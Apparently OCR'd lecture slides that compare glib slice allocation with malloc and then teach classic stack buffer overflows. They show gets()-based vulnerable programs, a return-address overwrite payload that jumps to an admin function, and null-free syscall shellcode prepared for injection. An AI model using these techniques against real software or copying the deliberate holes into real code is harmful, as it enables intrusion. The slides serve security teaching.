
- Return address of allocated memory is simply address of firstElement + (number of used elements) * elementSize
- Once a slice is fully occupied, another one is allocated

Slice illustration



- Return address of allocated memory is simply address of firstElement + (number of used elements) * elementSize
- Once a slice is fully occupied, another one is allocated
- If a slice element is freed, no more elements of that slice can be allocated

Slice illustration



- Return address of allocated memory is simply address of firstElement + (number of used elements) * elementSize
- Once a slice is fully occupied, another one is allocated
- If a slice element is freed, no more elements of that slice can be allocated
- A slice is freed once all its elements are freed

g_slice_alloc space consumption slicesize_glib.c

```
#define ELEMENTSIZE 32
#define NUMELEMENTS 1024*1024*128 // 4 Gigabyte

int main ( void )
{
  char **bufferPointers = malloc ( NUMELEMENTS * sizeof(char*) ) ;
  for ( uint64_t i = 0 ; i < NUMELEMENTS ; i++ )
    bufferPointers[i] = g_slice_alloc ( ELEMENTSIZE ) ;

  for ( uint64_t i = 0 ; i < NUMELEMENTS ; i++ )
    g_slice_free1 ( ELEMENTSIZE, bufferPointers[i] ) ;
  free ( bufferPointers ) ;

  return ( 0 ) ;
}
```

g_slice_alloc space consumption slicesize_glib.c

```
#define ELEMENTSIZE 32
#define NUMELEMENTS 1024*1024*128 // 4 Gigabyte

int main ( void )
{
  char **bufferPointers = malloc ( NUMELEMENTS * sizeof(char*) ) ;
  for ( uint64_t i = 0 ; i < NUMELEMENTS ; i++ )
    bufferPointers[i] = g_slice_alloc ( ELEMENTSIZE ) ;
```

g_slice_alloc space consumption slicesize_glib.c

```c
#define ELEMENTSIZE 32
#define NUMELEMENTS 1024*1024*128 // 4 Gigabyte

int main ( void )
{
  char **bufferPointers = malloc ( NUMELEMENTS * sizeof(char*) ) ;
  for ( uint64_t i = 0 ; i < NUMELEMENTS ; i++ )
    bufferPointers[i] = g_slice_alloc ( ELEMENTSIZE ) ;
```

`cat /proc/‘pgrep slicesize_glib‘/status | grep VmRSS`

```
VmRSS:     5842772 kB
```

g_slice_alloc space consumption slicesize_glib.c

```c
#define ELEMENTSIZE 32
#define NUMELEMENTS 1024*1024*128 // 4 Gigabyte

int main ( void )
{
  char **bufferPointers = malloc ( NUMELEMENTS * sizeof(char*) ) ;
  for ( uint64_t i = 0 ; i < NUMELEMENTS ; i++ )
    bufferPointers[i] = g_slice_alloc ( ELEMENTSIZE ) ;
```

```
cat /proc/‘pgrep slicesize_glib‘/status | grep VmRSS
```

```
VmRSS:     5842772 kB
```

- Overhead : 5705M - 4096M - 1024M = 585M (~14%)

- So far we’ve seen that g_slice_alloc can very well outperform malloc in terms of space overhead

- So far we've seen that g_slice_alloc can very well outperform malloc in terms of space overhead
- What about the time?


- So far we’ve seen that g_slice_alloc can very well outperform malloc in terms of space overhead
- What about the time?
- Code for the upcoming stats is not quoted here, though it’s available for download (heapsizeloop.c / slicesizeloop.c)

- So far we've seen that g_slice_alloc can very well outperform malloc in terms of space overhead
- What about the time?
- Code for the upcoming stats is not quoted here, though it's available for download (heapsizeloop.c / slicesizeloop.c)
- Allocating 1024*128 single buffers with an size of 32 bytes done 1024*16 times takes


- So far we've seen that g_slice_alloc can very well outperform malloc in terms of space overhead
- What about the time?
- Code for the upcoming stats is not quoted here, though it's available for download (heapsizeloop.c / slicesizeloop.c)
- Allocating 1024*128 single buffers with an size of 32 bytes done 1024*16 times takes
    - malloc 3 minutes, 24 seconds

- So far we've seen that g_slice_alloc can very well outperform malloc in terms of space overhead
- What about the time?
- Code for the upcoming stats is not quoted here, though it's available for download (heapsizeloop.c / slicesizeloop.c)
- Allocating 1024*128 single buffers with an size of 32 bytes done 1024*16 times takes
  - malloc 3 minutes, 24 seconds
  - g_slice_alloc 1 minutes, 52 seconds

Statistics of sample allocations



Tradeoff



heap allocation


stack allocation

static allocation

flexibility

allocation costs

Tradeoff



heap allocation

stack allocation


static allocation

flexibility

allocation costs

- Best know your memory requirements beforehand

Tradeoff



heap allocation

stack allocation


static allocation

flexibility

allocation costs

- Best know your memory requirements beforehand
- Choose the right type of buffer fitting its purpose

Tradeoff



heap allocation

stack allocation


static allocation

flexibility

allocation costs

- Best know your memory requirements beforehand
- Choose the right type of buffer fitting its purpose
- Look for alternative allocators

Tradeoff



heap allocation

stack allocation


static allocation

flexibility

allocation costs


- Best know your memory requirements beforehand
- Choose the right type of buffer fitting its purpose
- Look for alternative allocators
  - slice allocators

Tradeoff



- Best know your memory requirements beforehand
- Choose the right type of buffer fitting its purpose
- Look for alternative allocators
  - slice allocators
  - pool allocators[8]

Tradeoff



heap allocation

stack allocation

static allocation

flexibility

allocation costs

- Best know your memory requirements beforehand
- Choose the right type of buffer fitting its purpose
- Look for alternative allocators
  - slice allocators
  - pool allocators[8]
  - dlmalloc[5], tcmalloc[2], jemalloc[4] ...

Security concerns

> *It is said that if you know your enemies and know yourself, you will not be imperiled in a hundred battles.*
>
> The Art of War, 600 B.C.

The upcoming guide about how to successfully abuse vulnerable software is based on methods described by Elias ”Aleph One” Levy[6] and Jeffrey Turkstra[7].

First stack overflow

basicoverflow.c

```c
void askForName ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}

int main ( void )
{
    askForName () ;
    return ( 0 ) ;
}
```

First stack overflow

basicoverflow.c

```c
void askForName ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}
```

First stack overflow basicoverflow.c

```
void askForName ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}
```

Program execution

```
$ echo "Joshua" | ./basicoverflow.elf
```

First stack overflow basicoverflow.c

```
void askForName ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}
```

Program execution

```
$ echo "Joshua" | ./basicoverflow.elf
```

Program output

```
Please enter your name :  Hello Joshua
```

First stack overflow basicoverflow.c

```c
void askForName ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}
```

First stack overflow basicoverflow.c

```c
void askForName ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}
```

Program execution

```
$ echo "Lord Vader" | ./basicoverflow.elf
```

First stack overflow basicoverflow.c

```c
void askForName ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}
```

Program execution

```
$ echo "Lord Vader" | ./basicoverflow.elf
```

Program output

```
Please enter your name :  Hello Lord Vader
```

First stack overflow basicoverflow.c

```c
void askForName ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}
```

First stack overflow basicoverflow.c

```c
void askForName ( void )
{
     char name[8] ;
     printf ("Please enter your name : " ) ;
     gets ( name ) ;
     printf ("Hello %s\n", name ) ;
}
```

Program execution

```
$ python -c "print \"x\"*23" | ./basicoverflow.elf
```

First stack overflow

basicoverflow.c

```c
void askForName ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}
```

Program execution

```
$ python -c "print \"x\"*23" | ./basicoverflow.elf
```

Program output

```
Please enter your name :  Hello xxxxxxxxxxxxxxxxxxxxxxx
```

First stack overflow basicoverflow.c

```
void askForName ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}
```

First stack overflow basicoverflow.c

```
void askForName ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}
```

Program execution

```
$ python -c "print \"x\"*24" | ./basicoverflow.elf
```

First stack overflow basicoverflow.c

```c
void askForName ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}
```

Program execution

```
$ python -c "print \"x\"*24" | ./basicoverflow.elf
```

Program output, finally, we made it :)

```
Please enter your name :  Hello xxxxxxxxxxxxxxxxxxxxxxxx
Segmentation fault
```

- What happened here?

- What happened here?
- Remember the stack illustration shown before?


- What happened here?
- Remember the stack illustration shown before?

Stack illustration

`0x00000000004004e9`	return address of main
`0x00007fffffffe190`	saved base pointer
`0x00000000004003a0`	padding junk
`0x006e696174706143`	"Captain"
`0x00000000004004de`	return address of firstfunction
`0x00007fffffffe180`	saved base pointer
`0x000000000040055d`	padding junk
`0x000068636e757243`	"Crunch"

- What happened here?
- Remember the stack illustration shown before?
- "Joshua" was written in place of "Captain"

Stack illustration



0x00000000004004e9	return address of main
0x00007fffffffe190	saved base pointer
0x00000000004003a0	padding junk
0x006e696174706143	"Captain"
0x00000000004004de	return address of firstfunction
0x00007fffffffe180	saved base pointer
0x000000000040055d	padding junk
0x000068636e757243	"Crunch"


- What happened here?
- Remember the stack illustration shown before?
- "Joshua" was written in place of "Captain"
- "Lord Vader" just overwrote the junk area

Stack illustration

`0x00000000004004e9`	return address of main
`0x00007fffffffe190`	saved base pointer
`0x00000000004003a0`	padding junk
`0x006e696174706143`	"Captain"
`0x00000000004004de`	return address of firstfunction
`0x00007fffffffe180`	saved base pointer
`0x000000000040055d`	padding junk
`0x000068636e757243`	"Crunch"

- What happened here?
- Remember the stack illustration shown before?
- "Joshua" was written in place of "Captain"
- "Lord Vader" just overwrote the junk area
- 23 x's overwrote the junk area and the saved basepointer, but did not cause any trouble in this case

Stack illustration



`0x00000000004004e9`	return address of main
`0x00007fffffffe190`	saved base pointer
`0x00000000004003a0`	padding junk
`0x006e696174706143`	"Captain"
`0x00000000004004de`	return address of firstfunction
`0x00007fffffffe180`	saved base pointer
`0x000000000040055d`	padding junk
`0x000068636e757243`	"Crunch"

- What happened here?
- Remember the stack illustration shown before?
- "Joshua" was written in place of "Captain"
- "Lord Vader" just overwrote the junk area
- 23 x's overwrote the junk area and the saved basepointer, but did not cause any trouble in this case
- 24 x's overwrote the junk area, the saved basepointer and finally a byte of the return address

Stack illustration

0x00000000004004e9	return address of main
0x00007fffffffe190	saved base pointer
0x00000000004003a0	padding junk
0x006e696174706143	"Captain"
0x00000000004004de	return address of firstfunction
0x00007fffffffe180	saved base pointer
0x000000000040055d	padding junk
0x000068636e757243	"Crunch"

A more advanced overflow knownpointeroverflow.c

```c
void userlogin ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}

void adminMenu ( void )
{ printf ("Hello admin!\n") ; }

int main ( void )
{
  int privileged = 0 ;
  if ( privileged )
  { adminMenu () ; }
  else {  userlogin () ;  }
  return ( 0 ) ;
}
```

A more advanced overflow knownpointeroverflow.c

```c
void userlogin ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}

void adminMenu ( void )
{ printf ("Hello admin!\n") ; }
```

A more advanced overflow knownpointeroverflow.c

```
void userlogin ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}

void adminMenu ( void )
{ printf ("Hello admin!\n") ; }
```

- Can we secretly enter the admin menu via an exploit?

A more advanced overflow knownpointeroverflow.c

```c
void userlogin ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}

void adminMenu ( void )
{ printf ("Hello admin!\n") ; }
```

- Can we secretly enter the admin menu via an exploit?
- Of course we can :)

A more advanced overflow knownpointeroverflow.c

```
void userlogin ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}

void adminMenu ( void )
{ printf ("Hello admin!\n") ; }
```

- Can we secretly enter the admin menu via an exploit?
- Of course we can :)
- We just disassemble the program and find the address of the adminMenu function to jump to

Main function disassembled knownpointeroverflow.c

```
4005ef: c7 45 fc 00 00 00 00   movl   $0x0,-0x4(%rbp)
4005f6: 83 7d fc 00            cmpl   $0x0,-0x4(%rbp)
4005fa: 74 07                  je     400603 <main+0x1c>
4005fc: e8 d6 ff ff ff         callq  4005d7 <adminMenu>
400601: eb 05                  jmp    400608 <main+0x21>
400603: e8 94 ff ff ff         callq  40059c <userlogin>
400608: b8 00 00 00 00         mov    $0x0,%eax
40060d: c9                     leaveq
40060e: c3                     retq
40060f: 90                     nop
```

Main function disassembled knownpointeroverflow.c

```
4005ef: c7 45 fc 00 00 00 00    movl   $0x0,-0x4(%rbp)
4005f6: 83 7d fc 00             cmpl   $0x0,-0x4(%rbp)
4005fa: 74 07                   je     400603 <main+0x1c>
4005fc: e8 d6 ff ff ff          callq  4005d7 <adminMenu>
400601: eb 05                   jmp    400608 <main+0x21>
400603: e8 94 ff ff ff          callq  40059c <userlogin>
400608: b8 00 00 00 00          mov    $0x0,%eax
40060d: c9                      leaveq
40060e: c3                      retq
40060f: 90                      nop
```

- The userlogin function would normally return to address 0x400608

Main function disassembled knownpointeroverflow.c

```
4005ef: c7 45 fc 00 00 00 00    movl   $0x0,-0x4(%rbp)
4005f6: 83 7d fc 00             cmpl   $0x0,-0x4(%rbp)
4005fa: 74 07                   je     400603 <main+0x1c>
4005fc: e8 d6 ff ff ff          callq  4005d7 <adminMenu>
400601: eb 05                   jmp    400608 <main+0x21>
400603: e8 94 ff ff ff          callq  40059c <userlogin>
400608: b8 00 00 00 00          mov    $0x0,%eax
40060d: c9                      leaveq
40060e: c3                      retq
40060f: 90                      nop
```

- The userlogin function would normally return to address 0x400608
- We change this return pointer to 0x4005fc, and we're just in the adminMenu

A more advanced overflow knownpointeroverflow.c

```
void userlogin ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}

void adminMenu ( void )
{ printf ("Hello admin!\n") ; }
```

A more advanced overflow — knownpointeroverflow.c

```c
void userlogin ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}

void adminMenu ( void )
{ printf ("Hello admin!\n") ; }
```

Program execution

```
$ python -c "print ’x’*24+’\xfc\x05\x40’"|./knownpointeroverflow.elf
```

A more advanced overflow knownpointeroverflow.c

```c
void userlogin ( void )
{
    char name[8] ;
    printf ("Please enter your name : " ) ;
    gets ( name ) ;
    printf ("Hello %s\n", name ) ;
}

void adminMenu ( void )
{ printf ("Hello admin!\n") ; }
```

Program execution

```
$ python -c "print 'x'*24+'\xfc\x05\x40'"|./knownpointeroverflow.elf
```

Program output

```
Please enter your name :  Hello xxxxxxxxxxxxxxxxxxxxxxxx..
Hello admin!
Bus error
```

- Nice one, but how can I execute my own precious code instead of what's already there?

- Nice one, but how can I execute my own precious code instead of what’s already there?
- Just the way we wrote ’x’ and new pointers on the stack we can write machine opcodes there and return to them the way we did before

- Nice one, but how can I execute my own precious code instead of what's already there?
- Just the way we wrote 'x' and new pointers on the stack we can write machine opcodes there and return to them the way we did before
- To get these machine opcodes, write them yourself using assembler and compile it, or disassemble some C code and use the portions you need

- Nice one, but how can I execute my own precious code instead of what's already there?
- Just the way we wrote 'x' and new pointers on the stack we can write machine opcodes there and return to them the way we did before
- To get these machine opcodes, write them yourself using assembler and compile it, or disassemble some C code and use the portions you need
- Let's do a kernel function call using C ...

- Nice one, but how can I execute my own precious code instead of what's already there?
- Just the way we wrote 'x' and new pointers on the stack we can write machine opcodes there and return to them the way we did before
- To get these machine opcodes, write them yourself using assembler and compile it, or disassemble some C code and use the portions you need
- Let's do a kernel function call using C ...

Using a kernel function kernelwrite.c

```c
#include <unistd.h>

int main ( void )
{
    static const char *myText = "Joshua\n" ;
    write ( 1, myText , 7 ) ;
    return ( 0 ) ;
}
```

Linux write syscall kernelwrite.dump

```
00000000004004d0 <main>:

4004d0: push   %rbp               # default function intro
4004d1: mov    %rsp,%rbp            # same here
4004d4: mov    0x2aac95(%rip),%rax        # 6ab170 <myText.2768>
4004db: mov    $0x7,%edx            # edx = size of string
4004e0: mov    %rax,%rsi            # rsi = address of string
4004e3: mov    $0x1,%edi            # edi = output channel
4004e8: callq  40c530 <__libc_write>  # libc call
4004ed: mov    $0x0,%eax            # return value
4004f2: pop    %rbp               # default function outro
4004f3: retq                    # back to crt/os ...
...
000000000040c530 <__libc_write>:
40c530: cmpl   $0x0,0x2a2665(%rip)         # 6aeb9c <__libc_multiple_threads>
40c537: jne    40c54d <__write_nocancel+0x14> # jump further
...
000000000040c539 <__write_nocancel>:
40c539: mov    $0x1,%eax            # syscall number in eax
40c53e: syscall                 # syscall !
```

- Now we know how do to a write syscall in assembler

- Now we know how do to a write syscall in assembler
    - edx = size of string

- Now we know how do to a write syscall in assembler
    - edx = size of string
    - rsi = address of string

- Now we know how do to a write syscall in assembler
  - edx = size of string
  - rsi = address of string
  - edi = output channel

- Now we know how do to a write syscall in assembler
    - edx = size of string
    - rsi = address of string
    - edi = output channel
    - eax = 1 for write syscall

- Now we know how do to a write syscall in assembler
    - edx = size of string
    - rsi = address of string
    - edi = output channel
    - eax = 1 for write syscall
- Let’s write our own assembler program to accomplish this task

- Now we know how do to a write syscall in assembler
  - edx = size of string
  - rsi = address of string
  - edi = output channel
  - eax = 1 for write syscall
- Let’s write our own assembler program to accomplish this task

Kernel write via asm **asmwrite.dump**

```
400078: ba 07 00 00 00          mov    $0x7,%edx
40007d: bf 01 00 00 00          mov    $0x1,%edi
400082: 48 b8 4a 6f 73 68 75    movabs $0xa617568736f4a,%rax
400089: 61 0a 00
40008c: 50                      push   %rax
40008d: 48 89 e6                mov    %rsp,%rsi
400090: 58                      pop    %rax
400091: b8 01 00 00 00          mov    $0x1,%eax
400096: 0f 05                   syscall
```

Kernel write via asm

asmwrite.dump

```
400078: ba 07 00 00 00          mov    $0x7,%edx
40007d: bf 01 00 00 00          mov    $0x1,%edi
400082: 48 b8 4a 6f 73 68 75    movabs $0xa617568736f4a,%rax
400089: 61 0a 00
40008c: 50                      push   %rax
40008d: 48 89 e6                mov    %rsp,%rsi
400090: 58                      pop    %rax
400091: b8 01 00 00 00          mov    $0x1,%eax
400096: 0f 05                   syscall
```

Kernel write via asm — asmwrite.dump

```
400078: ba 07 00 00 00        mov    $0x7,%edx
40007d: bf 01 00 00 00        mov    $0x1,%edi
400082: 48 b8 4a 6f 73 68 75  movabs $0xa617568736f4a,%rax
400089: 61 0a 00
40008c: 50                    push   %rax
40008d: 48 89 e6              mov    %rsp,%rsi
400090: 58                    pop    %rax
400091: b8 01 00 00 00        mov    $0x1,%eax
400096: 0f 05                 syscall
```

Program output

```
$ ./asmwrite.elf
Joshua
Segmentation fault
```

Kernel write via asm

asmwrite.dump

```
400078: ba 07 00 00 00          mov    $0x7,%edx
40007d: bf 01 00 00 00          mov    $0x1,%edi
400082: 48 b8 4a 6f 73 68 75    movabs $0xa617568736f4a,%rax
400089: 61 0a 00
40008c: 50                      push   %rax
40008d: 48 89 e6                mov    %rsp,%rsi
400090: 58                      pop    %rax
400091: b8 01 00 00 00          mov    $0x1,%eax
400096: 0f 05                   syscall
```

Kernel write via asm asmwrite.dump

```
400078: ba 07 00 00 00          mov     $0x7,%edx
40007d: bf 01 00 00 00          mov     $0x1,%edi
400082: 48 b8 4a 6f 73 68 75    movabs $0xa617568736f4a,%rax
400089: 61 0a 00
40008c: 50                      push    %rax
40008d: 48 89 e6                mov     %rsp,%rsi
400090: 58                      pop     %rax
400091: b8 01 00 00 00          mov     $0x1,%eax
400096: 0f 05                   syscall
```

- Though this code works as expected when executed in a shell, we can’t use this directly to fill our stack buffer

Kernel write via asm asmwrite.dump

```
400078: ba 07 00 00 00          mov    $0x7,%edx
40007d: bf 01 00 00 00          mov    $0x1,%edi
400082: 48 b8 4a 6f 73 68 75    movabs $0xa617568736f4a,%rax
400089: 61 0a 00
40008c: 50                      push   %rax
40008d: 48 89 e6                mov    %rsp,%rsi
400090: 58                      pop    %rax
400091: b8 01 00 00 00          mov    $0x1,%eax
400096: 0f 05                   syscall
```

- Though this code works as expected when executed in a shell, we can’t use this directly to fill our stack buffer
- Why ?

Kernel write via asm

asmwrite.dump

```
400078: ba 07 00 00 00          mov    $0x7,%edx
40007d: bf 01 00 00 00          mov    $0x1,%edi
400082: 48 b8 4a 6f 73 68 75    movabs $0xa617568736f4a,%rax
400089: 61 0a 00
40008c: 50                      push   %rax
40008d: 48 89 e6                mov    %rsp,%rsi
400090: 58                      pop    %rax
400091: b8 01 00 00 00          mov    $0x1,%eax
400096: 0f 05                   syscall
```

- Though this code works as expected when executed in a shell, we can't use this directly to fill our stack buffer
- Why ?
- Most string input routines stop reading any further upon the occurence of a `0x00` or `0x0a` character, so we must rewrite our code accordingly

Rewritten kernel write via asm asmwrite2.dump

```
400078: 31 d2                  xor    %edx,%edx
40007a: 89 d7                  mov    %edx,%edi
40007c: 83 c2 07               add    $0x7,%edx
40007f: 83 c7 01               add    $0x1,%edi
400082: 48 b8 94 de e6 d0 ea   movabs $0xff14c2ead0e6de94,%rax
400089: c2 14 ff
40008c: 48 c1 e0 08            shl    $0x8,%rax
400090: 48 c1 e8 09            shr    $0x9,%rax
400094: 50                     push   %rax
400095: 48 89 e6               mov    %rsp,%rsi
400098: 58                     pop    %rax
400099: 48 31 c0               xor    %rax,%rax
40009c: 48 83 c0 01            add    $0x1,%rax
4000a0: 0f 05                  syscall
```

Rewritten kernel write via asm asmwrite2.dump

```
400078: 31 d2                   xor    %edx,%edx
40007a: 89 d7                   mov    %edx,%edi
40007c: 83 c2 07                add    $0x7,%edx
40007f: 83 c7 01                add    $0x1,%edi
400082: 48 b8 94 de e6 d0 ea    movabs $0xff14c2ead0e6de94,%rax
400089: c2 14 ff
40008c: 48 c1 e0 08             shl    $0x8,%rax
400090: 48 c1 e8 09             shr    $0x9,%rax
400094: 50                      push   %rax
400095: 48 89 e6                mov    %rsp,%rsi
400098: 58                      pop    %rax
400099: 48 31 c0                xor    %rax,%rax
40009c: 48 83 c0 01             add    $0x1,%rax
4000a0: 0f 05                   syscall
```

- We’re nearly done, what’s left to do is

Rewritten kernel write via asm asmwrite2.dump

```
400078: 31 d2                 xor    %edx,%edx
40007a: 89 d7                 mov    %edx,%edi
40007c: 83 c2 07              add    $0x7,%edx
40007f: 83 c7 01              add    $0x1,%edi
400082: 48 b8 94 de e6 d0 ea  movabs $0xff14c2ead0e6de94,%rax
400089: c2 14 ff
40008c: 48 c1 e0 08           shl    $0x8,%rax
400090: 48 c1 e8 09           shr    $0x9,%rax
400094: 50                    push   %rax
400095: 48 89 e6              mov    %rsp,%rsi
400098: 58                    pop    %rax
400099: 48 31 c0              xor    %rax,%rax
40009c: 48 83 c0 01           add    $0x1,%rax
4000a0: 0f 05                 syscall
```

- We’re nearly done, what’s left to do is
  - Fill the victims stack buffer with the upper code

Rewritten kernel write via asm asmwrite2.dump

```
400078: 31 d2                  xor    %edx,%edx
40007a: 89 d7                  mov    %edx,%edi
40007c: 83 c2 07               add    $0x7,%edx
40007f: 83 c7 01               add    $0x1,%edi
400082: 48 b8 94 de e6 d0 ea   movabs $0xff14c2ead0e6de94,%rax
400089: c2 14 ff
40008c: 48 c1 e0 08            shl    $0x8,%rax
400090: 48 c1 e8 09            shr    $0x9,%rax
400094: 50                     push   %rax
400095: 48 89 e6               mov    %rsp,%rsi
400098: 58                     pop    %rax
400099: 48 31 c0               xor    %rax,%rax
40009c: 48 83 c0 01            add    $0x1,%rax
4000a0: 0f 05                  syscall
```

- We're nearly done, what's left to do is
  - Fill the victims stack buffer with the upper code
  - Add some padding to reach the position of the return address

Rewritten kernel write via asm asmwrite2.dump

```
400078: 31 d2                 xor    %edx,%edx
40007a: 89 d7                 mov    %edx,%edi
40007c: 83 c2 07              add    $0x7,%edx
40007f: 83 c7 01              add    $0x1,%edi
400082: 48 b8 94 de e6 d0 ea  movabs $0xff14c2ead0e6de94,%rax
400089: c2 14 ff
40008c: 48 c1 e0 08           shl    $0x8,%rax
400090: 48 c1 e8 09           shr    $0x9,%rax
400094: 50                    push   %rax
400095: 48 89 e6              mov    %rsp,%rsi
400098: 58                    pop    %rax
400099: 48 31 c0              xor    %rax,%rax
40009c: 48 83 c0 01           add    $0x1,%rax
4000a0: 0f 05                 syscall
```

- We’re nearly done, what’s left to do is
    - Fill the victims stack buffer with the upper code
    - Add some padding to reach the position of the return address
    - Overwrite the return address to point to our code

The victim victim.c

```c
void askForName ( void )
{
  char name[64] ;
  printf ( "Address of name : %016p\n", name ) ;
  printf ( "Please enter your name : " ) ;
  gets ( name ) ;
  printf ( "Hello %s !\n", name ) ;

}

int main ( void )
{
  askForName () ;
  printf ("Done\n") ;
  return ( 0 ) ;
